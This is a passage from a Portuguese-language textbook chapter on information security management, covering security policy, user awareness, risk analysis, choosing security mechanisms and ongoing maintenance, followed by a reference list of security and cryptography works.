
aplicação correta de técnicas de segurança são essenciais e não podem ser esquecidos. Desenvolver uma política de segurança global para a organização é o primeiro passo na adoção de medidas de segurança. Essa política de alto nível serve para estabelecer as diretrizes para a gestão da segurança da informação e deve ser desdobrada, posteriormente, em documentos específicos mais detalhados. Na prática, esse desdobramento será guiado pela análise de riscos e contém desde requisitos para a educação de segurança (cultura) até conseqüências das violações da própria política.



Figura 4.16. Caso exemplo modificado

Um dos pontos mais delicados da segurança em uma organização é a cultura de segurança, que deve ser uma preocupação constante de todo gerente responsável pela área. Aplicações, ferramentas e procedimentos dependem de recursos humanos para funcionar, pessoas nem sempre estão alertas para as conseqüências de ações aparentemente inofensivas, como o compartilhamento de senhas ou o uso de programas não autorizados. Educar e conscientizar esses usuários é uma tarefa difícil e onerosa, que exige um planejamento adequado e procedimentos bem orientados.

Uma análise de riscos é essencial para conhecer as principais ameaças, as vulnerabilidades do sistema, as informações mais importantes, o seu valor estimado, os prejuízos decorrentes da perda dessas informações ou da indisponibilidade dos serviços mais importantes, etc. Este é um ponto fundamental para que estratégias adequadas sejam traçadas e para que os mecanismos corretos sejam selecionados e implementados. Sem essas informações, a adoção de qualquer estratégia ou mecanismo não passará de mera especulação, obterá pouca eficiência e proporcionará uma falsa sensação de segurança, o que muitas vezes é pior do que a inexistência dela. Além disso, a análise de riscos servirá de base para a adequação e detalhamento da política de segurança traçada.

Com o subsídio gerado pelo estabelecimento da política de segurança e pela análise de riscos, e observando as principais estratégias de segurança, devem ser selecionados os mecanismos de segurança adequados ao problema em questão. Cada mecanismo, como visto anteriormente, possui características e propósitos particulares,

tornando-os eficientes para tarefas bem específicas. A conjunção de suas vantagens aplicadas a um problema já bem conhecido é o segredo de um nível de segurança aceitável.

A segurança deve ser uma preocupação constante e incessante. Novos ataques são desenvolvidos, novos serviços são instalados, alterações na legislação vigente forçam mudanças nas políticas traçadas, novos usuários precisam de treinamento, etc., o que mostra a importância de uma gerência e manutenção adequadas quando o assunto é segurança. Ferramentas voltadas à gerência de segurança auxiliam nessa tarefa, embora muitos detalhes ainda não sejam automatizados e dependam da vigilância constante dos administradores e gerentes.

Referências

Garfinkel, S. e Spafford, G. (1997) "Web Security & Commerce". O'Reilly & Associates, junho 1997. 484 p.

Stinson, D. (1995) "Cryptography: Theory and Practice". CRC Press, 1995. 434 p.

Menezes, A.; van Oorschot, P. e Vanstone, S. (1997) "Handbook of Applied Crytography". CRC Press, 1997. 780 p.

Schneier. B. (1996) "Applied Cryptography. Second edition". John Willey & Sons, 1996. 758 p.

Howard, J. e Longstaff, T. (1998) "A Common Language for Computer Security Incidents (SAND98-8667)". Sandia National Laboratories, 1998. (Disponível em http://www.cert.org/nav/ reports.html).

Bace, R. e Mell, P. (2001) "NIST Special Publication on Intrusion Detection Systems (Draft)". NIST, 2001. (Disponível em http://www.nist.gov).

Aslan, T.; Krsul, I. e Spafford, E. (1996) "Use of a Taxonomy of Security Faults (Coast TR-96-051)". COAST Laboratory, Purdue University, 1996. (Disponível em http:// www.cs.purdue.edu/coast/coast-library.html).

Proctor, P. (2001) "Practical Intrusion Detection Handbook". Prentice Hall, 2001.

Stonebumer, G.; Goguen, A. e Feringa, A. (2001) "Risk Management Guide for Information Technology Systems: Recomendations of the National Institute of Standards and Technology (Special Publication 800-30)". NIST, 2001.

Systems Security Engineering Capability Maturity Model (SSE-CMM) Project (1999) "A Systems Engineering Capability Maturity Model, Version 2.0". CMU/SEI, 1999.

ABNT (2001) "Tecnologia da Informação - Código de prática para a gestão da segurança da informação (NBR ISO/IEC 17799)". ABNT, 2001.

Barret, Daniel J.; e Silverman, Richard. (2001) "SSH The Secure Shell". O'Reilly, 2001.